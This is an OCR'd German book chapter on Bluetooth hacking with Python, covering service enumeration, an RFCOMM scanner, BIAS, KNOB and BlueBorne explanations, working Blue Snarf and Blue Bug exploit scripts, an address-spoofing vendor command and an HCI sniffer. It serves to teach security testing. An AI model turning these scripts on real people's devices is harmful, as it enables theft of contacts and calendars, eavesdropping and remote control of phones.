


Abb. 9.3 GATT Characteristics und Attritbute

Die GATT-UUIDs in Advertisement-Paketen zur Identifizierung eines Service sind 16 Bit lang, da ein Advertisement nicht genügend Platz für die 32 oder gar 128 Bit UUIDs bietet. 16 Bit UUIDs werden von der Bluetooth SIG vergeben. Man nennt sie auch Public GATT Services. Eine Auflistung der ID zu Dienst Auflösung befindet sich in Tab. 9.2. Mehr Informationen zu den einzelnen Servies können in der Online-Dokumentation unter https://www.bluetooth.com/de/specifications/gatt/services/ gefunden werden.

Ok genug der Theorie. Schreiben wir ein Tool, das alle GATT-Services eines BLE-Geräts auflistet.

```
1  #!/usr/bin/python3
2
3  from gattlib import GATTRequester
4  import sys
5
6  if len(sys.argv) < 2:
7      print("Usage: " + sys.argv[0] + " <addr>")
8      sys.exit(0)
9
10 req = GATTRequester(sys.argv[1], True)
11
12 for service in requester.discover_primary():
13     print(service)
```

Der Code verwendet die `GATTRequester` Klasse des `gattlib` Moduls. Der Konstruktor erwartet zwei Parameter: der erste ist die Bluetooth-Adresse des Geräts zu dem er sich verbinden soll und der zweite Boolean-Wert gibt an, ob ein Connect ausgeführt werden soll oder ob man diesen gesondert mittels `connect()` Methode selbst initiieren will. Der Aufruf von `discover_primary()` gibt eine Liste an Services zurück, die in der For-Schleife schlicht ausgegeben werden. Primary-Services sind die eigentlichen vom GATT-Server angebotenen Dienste, Secondary-Services werden nur von Primary-Services verwendet.

Der entsprechende Kommandozeilen-Aufruf von `gatttool` sieht folgendermassen aus:

```
# gatttool -b <btaddr> -I
[<btaddr>][LE]> connect
Attempting to connect to <btaddr>
Connected.
[<btaddr>][LE]> primary
```

9.8 SDP-Browser

Über SDP (Service Discovery Protocol) kann ein Bluetooth-Classic-Gerät gefragt werden, welche Dienste es bereitstellt. Es gibt dabei Auskunft über den Channel, auf dem der Service läuft, das verwendete Protokoll, den Namen und eine kurze Beschreibung. Der benötigte Python-Code ist denkbar einfach.

Tab. 9.2 GATT-Service-UUIDs

UUID	Description
0x1800	Generic Access
0x1801	Generic Attribute
0x1802	Immediate Alert
0x1803	Link Loss
0x1804	Tx Power
0x1805	Current Time Service
0x1806	Reference Time Update Service
0x1807	Next DST Change Service
0x1808	Glucose
0x1809	Health Thermometer
0x180A	Device Information
0x180D	Heart Rate
0x180E	Phone Alert Status Service
0x180F	Battery Service
0x1810	Blood Pressure
0x1811	Alert Notification Service
0x1812	Human Interface Device
0x1813	Scan Parameters
0x1814	Running Speed and Cadence
0x1815	Automation IO
0x1816	Cycling Speed and Cadence
0x1818	Cycling Power
0x1819	Location and Navigation
0x181A	Environmental Sensing
0x181B	Body Composition
0x181C	User Data
0x181D	Weight Scale
0x181E	Bond Management Service
0x181F	Continuous Glucose Monitoring
0x1820	Internet Protocol Support Service
0x1821	Indoor Positioning
0x1822	Pulse Oximeter Service
0x1823	HTTP Proxy
0x1824	Transport Discovery
0x1825	Object Transfer Service
0x1826	Fitness Machine
0x1827	Mesh Provisioning Service
0x1828	Mesh Proxy Service
0x1829	Reconnection Configuration
0x183A	Insulin Delivery
0x183B	Binary Sensor
0x183C	Emergency Configuration

```
 1 #!/usr/bin/python3
 2
 3 import bluetooth as bt
 4 import sys
 5
 6 if len(sys.argv) < 2:
 7     print("Usage: " + sys.argv[0] + " <addr>")
 8     sys.exit(0)
 9
10 services = bt.find_service(address=sys.argv[1])
11
12 if(len(services) < 1):
13     print("No services found")
14 else:
15     for service in services:
16         for (key, value) in service.items():
17             print(key + ": " + str(value))
18         print("")
```

Die Methode `find_service` wird mit der Zieladresse aufgerufen und liefert eine Liste an Diensten zurück. Die Liste enthält Dictionaries, deren Items die Eigenschaften und Werte des Dienstes beschreiben.

Der Linux-Befehl, um einen SDP-Browse durchzuführen, lautet `sdptool browse <addr>`.

9.9 RFCOMM-Channel-Scanner

Jeder Dienst kann, muss aber nicht per SDP gelistet sein, deswegen schreiben wir noch einen RFCOMM-Scanner, der alle 30 Channel anfragt und nachschaut, was wirklich offen ist. RFCOMM-Scanning ist somit ein Port-Scanner für Bluetooth-Geräte. Allerdings eine ziemlich rudimentäre Art des Scannen, denn es wird jedes Mal versucht eine komplette RFCOMM-Verbindung zu dem Channel aufzubauen, keine Pakettricks oder Ähnliches. Trifft der Scanner auf einen Channel, der durch ein Passwort geschützt ist, bekommt der Besitzer des angefragten Bluetoothgeräts die Aufforderung, die Verbindung zuzulassen und bei verschlüsseltem Link-Layer ein Passwort einzugeben. Wählt er nein aus, wird die Socket-Verbindung geschlossen. Die Benutzer-Interaktion benötigt Zeit. Zeit, die wir uns zu Nutze machen, um zu erkennen, ob der Channel gefiltert ist, denn das Ergebnis ist für uns ansonsten immer gleich geschlossen. Der Trick ist, dass wir vor dem `connect()` noch `alarm()` aufrufen. Kehrt der Connect-Call nicht innerhalb von `timeout` Sekunden zurück, wird das Signal `SIGALRM` ausgelöst. Für dieses Signal haben wir den Handler `sig_alrm_handler()` mittels `signal(SIGALRM, sig_alrm_handler)` registriert. `sig_alrm_handler` setzt nur die globale Variable `got_timeout` auf True. Dies bemerkt die Scan-Auswertung und gibt den Channel als filtered an.

```
#!/usr/bin/python3

import bluetooth as bt
from signal import signal, SIGALRM, alarm
import sys

got_timeout = False
timeout = 2


def sig_alrm_handler(signum, frame):
    global got_timeout
    got_timeout = True


signal(SIGALRM, sig_alrm_handler)

if len(sys.argv) < 2:
    print("Usage: " + sys.argv[0] + " <addr>")
    sys.exit(0)

for channel in range(1, 31):
    sock = bt.BluetoothSocket(bt.RFCOMM)

    got_timeout = False
    channel_open = False

    try:
        alarm(timeout)
        sock.connect((sys.argv[1], channel))
        alarm(0)
        sock.close()
        channel_open = True
    except bt.btcommon.BluetoothError:
        pass

    if got_timeout:
        print("Channel " + str(channel) + " filtered")
        got_timeout = False
    elif channel_open:
        print("Channel " + str(channel) + " open")
    else:
        print("Channel " + str(channel) + " closed")
```

Mittels `socket()` wird ein neuer Socket geöffnet; falls kein Parameter `proto` übergeben wird, wird automatisch ein RFCOMM-Socket erzeugt, ansonsten hat man noch die Wahl einen L2CAP-Socket zu erstellen. Die Methode `connect()` erwartet ein Tupel aus Bluetooth-Destination-Address und Channel-Nummer. Sie wirft eine `bluetooth.btcommon. BluetoothError` Exception, falls der Verbindungsaufbau scheitert.

9.10 OBEX

Als Nächstes werden wir ein kleines Script schreiben, das mittels OBEX eine Datei an ein entferntes Gerät sendet.

```
 1 #!/usr/bin/python3
 2
 3 import sys
 4 from os.path import basename
 5 from PyOBEX import client, headers, responses
 6
 7
 8 if len(sys.argv) < 4:
 9     print(sys.argv[0] + ": <btaddr> <channel> <file>")
10     sys.exit(0)
11
12 btaddr = sys.argv[1]
13 channel = int(sys.argv[2])
14 my_file = sys.argv[3]
15
16 c = client.Client(btaddr, channel)
17 r = None
18
19 try:
20     print("Connecting to %s on channel %d"
21           % (btaddr, channel))
22     r = c.connect(header_list
23                   =(headers.Target("OBEXObjectPush"),))
24 except OSError as e:
25     print("Connect failed. " + str(e))
26
27 if isinstance(r, responses.ConnectSuccess):
28     print("Uploading file " + my_file)
29     r = c.put(basename(my_file), open(my_file, "rb").read())
30
31     if not isinstance(r, responses.Success):
32         print("Failed!")
33
34     c.disconnect()
35
36 else:
37     print("Connect failed!")
```

Zuerst erzeugen wir mittels `client.Client` ein neues Client-Objekt und übergeben ihm die Bluetooth-Destination-Address sowie den Channel. Die Methode `connect()` versucht sich dorthin zu verbinden. Der Parameter`header_list` erwartet ein Tupel aus Verbindungstypen. Ein `Target` enthält den Namen eines Dienstes, auf den die Operation abzielt, in diesem Fall `OBEXObjectPush`. Um zu überprüfen, ob die Verbindung erfolgreich war, müssen wir testen, ob das Response-Objekt `r` vom Typ

`responses.Control-Frames` ist. Falls die Verbindung steht, verwenden wir die Methode `put()`, um eine Datei zu senden. Der erste Parameter gibt an, wie die Datei auf dem entfernten Gerät heißen soll. Dafür schneiden wir mit Hilfe der Funktion `basename()` den Pfad weg. Der zweite Parameter ist ein Filehandle zu einer binär lesend geöffneten Datei. Abschließend wird die Verbindung getrennt und der Socket geschlossen.

Wer mehr über die Interna von OBEX erfahren möchte, dem sei die Spezifikation unter https://www.irda.org/standards/pubs/OBEX13.pdf empfohlen.

9.11 BIAS

BIAS steht für Bluetooth Impersonation AttackS. Der Angriff nutzt eine Schwachstelle im Authentifizierungsmechanismus des Link-Manager-Protokolls von Bluetooth Classic aus. Der Angreifer muss nicht den Pairing-Prozess mitgelesen haben und muss nicht im Besitz des Long-Term-Keys sein, der während dem Pairing ausgehandelt und anschließend zur Erzeugung der Session-Keys verwendet wird, die die wirklichen Verbindungen verschlüsseln, alles was er wissen muss, sind die Bluetooth-Adressen der beiden Teilnehmer.

Der Bluetooth-Standard definiert zwei Verfahren zur Sicherung des Link-Layers: Legacy-Secure-Connections, die den E0 oder SAFER+-Chiper benutzen und Secure-Connections (inklusive Simple-Secure-Pairing, kurz SSP, seit Bluetooth 2.1), das Elliptic-Curve-Diffie-Hellman (EHCD) zum Austausch des Shared-Secrets und den AES-CCM-Verschlüsselungsalgorythmus verwendet. Der SAFER+-Algorythmus wurde vor langer Zeit geknackt und sollte daher heute nicht mehr verwendet werden (siehe https://www.eng.tau.ac.il/~yash/shaked-wool-mobisys05/index.html).

Bei der Legacy-Authentifizierung authentifiziert sich nur der Slave gegenüber der Master-Node wie in Abb. 9.4 gezeigt. Alles was ein Angreifer in dem Fall tun muss, ist die Bluetooth-Adresse der Master-Node zu spoofen (siehe Abschn. 9.16), eine 16-Byte Zufallszahl (`Cm`) an den Slave zu senden, der berechnet draufhin aus dem Long-Term-Key, dem `Cm`-Wert und seiner eigenen Adresse der Wert `Rs` und schickt ihn an den Master zurück. Im Normalfall berechnet dieser dann ebenfalls den `Rs`-Wert und bestätigt, dass die beiden Werte und somit auch der Long-Term-Key übereinstimmt, doch niemand hindert ihn daran die Bestätigung ohne Berechnung zu tätigen.

Beim Secure-Authentication-Prozess tauschen beide Seiten eine Zufallszahl aus, errechnen einen Hashwert aus dem Long-Term-Key, ihren Bluetooth-Addressen und den beiden Zufallswerten und schicken sie sich gegenseitig. Anschließend bestätigt jede Seite den Erhalt des korrekten Hashwerts und damit, dass beide Seiten im Besitz des Long-Term-Keys sind. Der Abblauf wird im Abb. 9.5 verdeutlicht. Der Angriff auf den Secure-Connection und damit auch auf den Secure-Authentication-Prozess gelingt über eine Downgrade-Lücke, denn der Master-Node ist es möglich eine Legacy-Secure-Connection anzufordern. Dadurch kommt die Legacy-Authentifizierung zum Tragen und er muss nicht mehr im Besitz des Long-Term-Keys sein, um sich zu „authentifizieren“.




Abb. 9.4 Bluetooth Legacy Authentication




Abb. 9.5 Bluetooth Secure Authentication

Beide Seiten können einen Downgrade initiieren, doch die Slave-Node müsste immer noch den Long-Term-Key kennen.

Mehr Informationen zu diesem Angriff gibt es unter https://francozappa.github.io/about-bias/publication/antonioli-20-bias/antonioli-20-bias.pdf.

9.12 KNOB Attack

Der KNOB-Angriff nutzt aus, dass der Link-Manager beim Aushandeln des Verschlüsselungs-Keys eine Entropy von einem Byte zulässt (siehe Abb. 9.6). Die Aushandlung der Entropy ist weder durch Integritätsprüfung abgesichert noch verschlüsselt. Der Angriff funktioniert sowohl bei Bluetooth Classic als auch bei BLE.

Der Angreifer muss in der Lage sein den Traffic zwischen zwei Geräten zu sniffen (siehe Abschn. 9.17). Er muss ausserdem wenigstens von einem der beiden die Bluetooth-Adresse spoofen können (erklärt in Abschn. 9.16), um während dem Pairing-Prozess ein LMP-Paket zu injizieren, dass so aussieht als käme es von einem der Kommunikationspartner und würde nach einer Entropy von einem Byte fragen. Anschließend kann der Angreifer den Traffic zwischen den beiden Geräten mitsniffen und den Verschlüsselungs-Key in Echtzeit bruteforcen.




Abb. 9.6 Bluetooth Entropy Negotiation

Der Angriff setzt keine Informationen aus dem Pairing-Prozess voraus und funktioniert auch gegen zwei Geräte, die schon gepairt sind. Er benötigt allerdings Informationen aus dem Verbindungsaufbau nach dem Pairing (`AU_RAND`, `EN_RAND` and clock value).

Die beiden Zufallswerte `EN_RAND` und `AU_RAND` werden vom Master and den Slave gesendet.

Anschließend wird der Session-Key aus dem Long-Term-Key, den `EN_RAND`- und `AU_RAND`-Wert, sowie der Bluetooth-Adresse des Slave berechnet wie in Abb. 9.7 zu sehen ist. Der berechnete Key (normalerweise 16 Byte) wird anschließend auf die Grösse reduziert, die bei der Entropy-Negotiation-Phase festgelegt worden ist.

Für die Beispielimplementierung wird InternalBlue (https://github.com/seemoo-lab/internalblue), ein Framework zum Patching von Broadcom Bluetooth-Chips verwendet, das es erlaubt Link-Manager-Pakete zu injecten.

Das technische Whitepaper dieses Angriffs findet man unter https://www.usenix.org/system/files/sec19-antonioli.pdf.

9.13 BlueBorne

BlueBorn besteht aus acht verschiedenen Sicherheitslücken, die in den gebräuchlichsten Bluetooth-Stacks und Profiles gefunden wurden inklusive Remote-Code-Execution Exploits für Android, Linux und iOS, als auch einen Man-in-the-middle Angriff auf Android und Windows. Keine der Sicherheitslücken setzt vorraus, dass der Angreifer mit dem Gerät gepairt ist, es ist nicht mal nötig, dass das Gerät im Discoverable-Modus ist.




Abb. 9.7 Bluetooth Session Key Generation

Die Exploits setzen alle Wissen über Techniken wie Buffer Overflow vorraus und sprengen damit leider den Umfang des Buches um sie im Detail zu besprechen.

Wer mehr über BlueBorn erfahren möchte, findet weitere Informationen im technischen Whitepaper unter https://info.armis.com/rs/645-PDC-047/images/BlueBorne%20Technical%20White%20Paper_20171130.pdf

9.14 Blue Snarf Exploit

Der Blue Snarf Exploit ist nur aus historischen Gründen enthalten, da manche Sicherheitslücken die Eigenschaft haben wieder zu kommen und um aus einem erfolgreichen Angriff zu lernen. Er verbindet sich zu einem OBEX-Push Profile, der auf einigen Geräten ohne Passwortschutz implementiert ist, und versucht mittels OBEX GET das Telefonbuch sowie den Kalender herunterzuladen.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  from os.path import basename
 5  from PyOBEX import client, headers, responses
 6
 7
 8  def get_file(client, filename):
 9      """
10      Use OBEX get to retrieve a file and write it
11      to a local file of the same name
12      """
```

```
13      r = client.get(filename)
14
15      if isinstance(r, responses.FailureResponse):
16          print("Failed to get file " + filename)
17      else:
18          headers, data = r
19
20          fh = open(filename, "w+")
21          fh.write(data)
22          fh.close()
23
24
25  if len(sys.argv) < 3:
26      print(sys.argv[0] + ": <btaddr> <channel>")
27      sys.exit(0)
28
29  btaddr = sys.argv[1]
30  channel = int(sys.argv[2])
31
32  print("Bluesnarfing %s on channel %d" % (btaddr, channel))
33
34  c = client.BrowserClient(btaddr, channel)
35
36  try:
37      r = c.connect()
38  except OSError as e:
39      print("Connect failed. " + str(e))
40
41  if isinstance(r, responses.ConnectSuccess):
42      c.setpath("telecom")
43
44      get_file(c, "cal.vcs")
45      get_file(c, "pb.vcf")
46
47      c.disconnect()
```

Der Code ist fast mit dem vorherigen Beispiel identisch mit dem einzigen Unterschied, dass wir diesmal `client. BrowserClient` anstelle von `client.Client` verwenden und in der Funktion `get_file` mit der Methode `get()` eine Datei herunterladen. Die Methode erwartet als Parameter den Namen der Datei und liefert ein Response-Tupel zurück, das bei erfolgreicher Aktion in `headers` und `data` aufgeteilt wird. Damit eine Datei heruntergeladen werden kann, muss man zuvor mittels `setpath` in das Verzeichnis wechseln, wobei jedes Verzeichnis einen eigenen Aufruf von `setpath` benötigt.

Falls der Angriff geklappt hat, befinden sich nun lokal im aktuellen Verzeichnis die Dateien cal.vcs und pb.vcf, die die Kalender- und Telefonbuch-Daten des Mobiltelefons enthalten.

9.15 Blue Bug Exploit

Der Blue Bug Exploit ist ebenfalls aus historischen Gründen noch in diesem Buch enthalten geht noch ein ganzes Stück weiter als der Bluesnarf Angriff. Einige Bluetooth-Geräte besaßen früher einen versteckten Channel, der nicht via SDP gelistet ist und zu dem man sich ohne Passwortschutz verbinden kann. Einmal connected kann man jeden beliebigen AT-Befehl senden und das Telefon führt ihn ohne zu fragen aus. Damit kann man das Gerät komplett fernsteuern und mehr Funktionen aufrufen, als der eigentliche Besitzer an der Tastatur. Die Möglichkeiten dieses Exploit reichen somit vom Auslesen von Telefonbuch und Kalender über das Lesen und Versenden von SMS und das Tätigen von Telefonanrufe bis hin zu kompletter Raumüberwachung, indem man unbemerkt den Hörer abhebt. Auf einem guten alten Nokia 6310i, dem klassischen Lieblingstelefon eines jeden Bluetooth-Hackers, implementiert es doch die besten Sicherheitslücken mit optimaler Performance, befindet sich der BlueBug auf Channel 17. Eine Dokumentation des kompletten NokiaAT Command Sets gibt es im Netz unter www.codekid.net/doc/AT_Command_Set_For_Nokia_GSM.pdf.

```
#!/usr/bin/python3

import sys
import bluetooth as bt

if len(sys.argv) < 2:
    print(sys.argv[0] + " <btaddr> <channel>")
    sys.exit(0)

btaddr = sys.argv[1]
channel = int(sys.argv[2]) or 17
running = True

sock = bt.BluetoothSocket(bt.RFCOMM)
sock.connect((sys.argv[1], channel))

while running:
    cmd = input(">>> ")

    if cmd == "quit" or cmd == "exit":
        running = False
    else:
        sock.send(cmd)

sock.close()
```

Der Source Code ist dem des RFCOMM-Channel-Scanners recht ähnlich, verbindet sich das Tool doch per RFCOMM zum angegebenen Channel bzw per default auf Channel 17 und sendet in einer Endlosschleife so lange alle Befehle an das entfernte Gerät, bis der Benutzer das Programm mittels Eingabe von „quit“ oder „exit“ abbricht. Zum Einlesen der

Benutzereingaben wird die Funktion `rinput()` verwendet, der als Parameter ein Prompt mitgegeben werden kann.

9.16 Bluetooth-Spoofing

Eine Zeit lang galt Bluetooth-Spoofing als nicht durchführbar, denn die Adresse eines Bluetooth-Pakets wird anders als bei Ethernet, IP oder WLAN nicht im Kernel des Betriebssystems gesetzt, sondern in der Firmware des Bluetooth-Chips. Für zwei verschiedene Chipsätze existieren allerdings Codes, die einen HCI-Befehl verwenden, der das Setzen einer neuen Bluetooth-Adresse erlaubt: CSR und Ericcson. Den Chipsatz Ihres Bluetooth-Dongles finden Sie mit Hilfe des Befehls `hciconfig -a` heraus.

```
 1 #!/usr/bin/python3
 2
 3 import sys
 4 import struct
 5 import bluetooth._bluetooth as bt
 6 import codecs
 7
 8 if len(sys.argv) < 2:
 9     print(sys.argv[0] + " <bdaddr>")
10     sys.exit(1)
11
12 # Split bluetooth address into it's bytes
13 baddr = sys.argv[1].split(":")
14
15 # Open hci socket
16 sock = bt.hci_open_dev(1)
17
18 # CSR vendor command to change address
19 cmd = [ b"\xc2", b"\x02", b"\x00", b"\x0c", b"\x00", b"\x11",
20         b"\x47", b"\x03", b"\x70", b"\x00", b"\x00", b"\x01",
21         b"\x00", b"\x04", b"\x00", b"\x00", b"\x00", b"\x00",
22         b"\x00", b"\x00", b"\x00", b"\x00", b"\x00", b"\x00",
23         b"\x00" ]
24
25 # Set new addr in hex
26 decode_hex = codecs.getdecoder("hex_codec")
27
28 cmd[17] = decode_hex(baddr[3])[0]
29 cmd[19] = decode_hex(baddr[5])[0]
30 cmd[20] = decode_hex(baddr[4])[0]
31 cmd[21] = decode_hex(baddr[2])[0]
32 cmd[23] = decode_hex(baddr[1])[0]
33 cmd[24] = decode_hex(baddr[0])[0]
34
35 # Send HCI request
```

```
36 bt.hci_send_req(sock,
37                  bt.OGF_VENDOR_CMD,
38                  0,
39                  bt.EVT_VENDOR,
40                  2000,
41                  b"".join(cmd))
42
43 sock.close()
44 print("Dont forget to reset your device")
```

Zuerst wird die angegebene Bluetooth-Adresse anhand der Doppelpunkte in ihre Bytes zerlegt. Dann öffnen wir mit der pybluez-Funktion `hci_open_dev` einen Raw Socket auf das erste HCI-Device, konstruieren einen kryptischen, magischen CSR-Vendor-Befehl, den der Autor von Marcel Holtmann, dem Maintainer des BlueZ-Projekts, erhalten hat und fügen in ihm die neue Bluetooth-Adresse ein. Es ist wichtig die Adresse als Hex einzufügen, da ansonsten die ASCII-Werte der einzelnen Zeichen gesetzt werden. Abschließend wird der Befehl per HCI an die Firmware gesendet.

Nach dem Setzen einer neuen Bluetooth-Adresse muss der Chip resettet werden. Dies geschieht am einfachsten, indem Sie den Dongle rausziehen und wieder in die Buchse stecken. Nun sollte permanent die neue Adresse in der Firmware stehen. Die alte können Sie auf dieselbe Weise wieder herstellen.

9.17 Sniffing

Für Standard-Bluetooth-Firmwares existiert keine Art von Promisc-Modus. Mit Tools wie hcidump kann man deshalb immer nur seinen eigenen Traffic mitlesen und auch nur ab dem Host HCI-Layer und darüber also keinen LMP-Verkehr.

```
hcidump -X -i hci0
```

In Python geht HCI-Sniffing leider nicht so leicht von der Hand. Für die Erstellung eines HCI-Sniffers verwenden wir wieder das Modul pybluez.

```
 1 #!/usr/bin/python3
 2
 3 import sys
 4 import struct
 5 import bluetooth._bluetooth as bt
 6
 7 # Open hci socket
 8 sock = bt.hci_open_dev(0)
 9
10 # Get data direction information
11 sock.setsockopt(bt.SOL_HCI, bt.HCI_DATA_DIR, 1)
12
13 # Get timestamps
```

```
14  sock.setsockopt(bt.SOL_HCI, bt.HCI_TIME_STAMP, 1)
15
16  # Construct and set filter to sniff all hci events
17  # and all packet types
18  filter = bt.hci_filter_new()
19  bt.hci_filter_all_events(filter)
20  bt.hci_filter_all_ptypes(filter)
21  sock.setsockopt(bt.SOL_HCI, bt.HCI_FILTER, filter)
22
23  # Start sniffing
24  while True:
25      # Read first 3 byte
26      header = sock.recv(3)
27
28      if header:
29          # Decode them and read the rest of the packet
30          ptype, event, plen = struct.unpack("BBB", header)
31          packet = sock.recv(plen)
32
33          print("Ptype: " + str(ptype)
34                + " Event: " + str(event))
35          print("Packet: ")
36
37          # Got ACL data connection? Try to dump it in ascii
38          # otherwise dump the packet in hex
39          if ptype == bt.HCI_ACLDATA_PKT:
40              print(packet + "\n")
41          else:
42              for hex in packet:
43                  sys.stdout.write("%02x " % hex)
44              print("\n")
45
46      # Got no data
47      else:
48          break
49
50  sock.close()
```

Die Funktion `hci_open_dev(0)` öffnet einen Raw-Socket zum ersten HCI-Device. Auf diesem Socket wird unter anderem die Eigenschaft `HCI_FILTER` gesetzt, damit alle HCI-Events und Pakettypen mitgelesen werden. In einer Endlosschleife lesen wir dann zuerst 3 Byte aus dem Socket. Das erste Byte repräsentiert den HCI-Packet-Type, das zweite das HCI-Event und das dritte gibt die Länge des nachfolgenden Pakets an. Abschließend lesen wir den Rest des Paket mit Hilfe der angegebenen Länge ein.

Das Paket geben wir anschließend byteweise als Hexadezimal aus, es sei denn, bei dem Paket-Type handelt es sich um `HCI_ACLDATA_PKT`, dann geben wir das gesamte Paket als ASCII-String aus in der Hoffnung, vielleicht lesbare Kommunikation zu erhalten. In den meisten Fällen werden dadurch wahrscheinlich binäre Daten auf den Bildschirm

geschrieben und in Folge dessen das Terminal verwirrt. Mit Hilfe des Befehls `reset` kann man dies allerdings beheben.

Die Firma Frontline (www.ftr.com) hat einen Bluetooth-Dongle (FTS4BT) entwickelt, auf dem eine Firmware läuft, die das Sniffen von sämtlichem Bluetooth-Verkehr erlaubt. Ein solcher Dongle kostet allerdings rund 10000 US-Dollar.

Eine Sniffer-Software für Windows sowie die aktuelle Firmware gibt es kostenlos auf der Herstellerseite zu beziehen. Die Firmware überprüft die USB-Vendor- und Product-ID des Dongles, auf dem sie läuft. Das soll garantieren, dass die Firmware nur auf FTR-Dongles kopiert werden kann. Unter Linux ist es nicht besonders schwer die Vendor- und Product-ID eines USB-Sticks zu verändern. Die Manipulation des USB-Sticks und der anschließende Flash-Vorgang auf einem CSR-Chipsatz wurde in einem Vortrag auf dem Easterhegg Congress 2007 erläutert. Die Papers zu dem Vortrag finden Sie im Netz unter https://www.evilgenius.de/wp-content/uploads/2007/04/eh07_bluetooth_hacking.pdf.

Eine unlizenzierte Nutzung der Firmware könnte in vielen Ländern allerdings illegal sein.

Eine bessere Möglichkeit ist es einen Ubertooth Dongle (https://greatscottgadgets.com/ubertoothone/) zu kaufen, der eine Open Source Bluetooth Firmware integriert hat und ca 125$ kostet. Er ist allerdings nach aktuellem Stand (Juni 2020) nicht in der Lage allen Traffic zu dekodieren und dadurch, dass er komplett in Software implementiert ist, muss man damit rechnen, dass er nicht alle Pakete einfangen kann.

9.18 Tools

9.18.1 BlueMaho

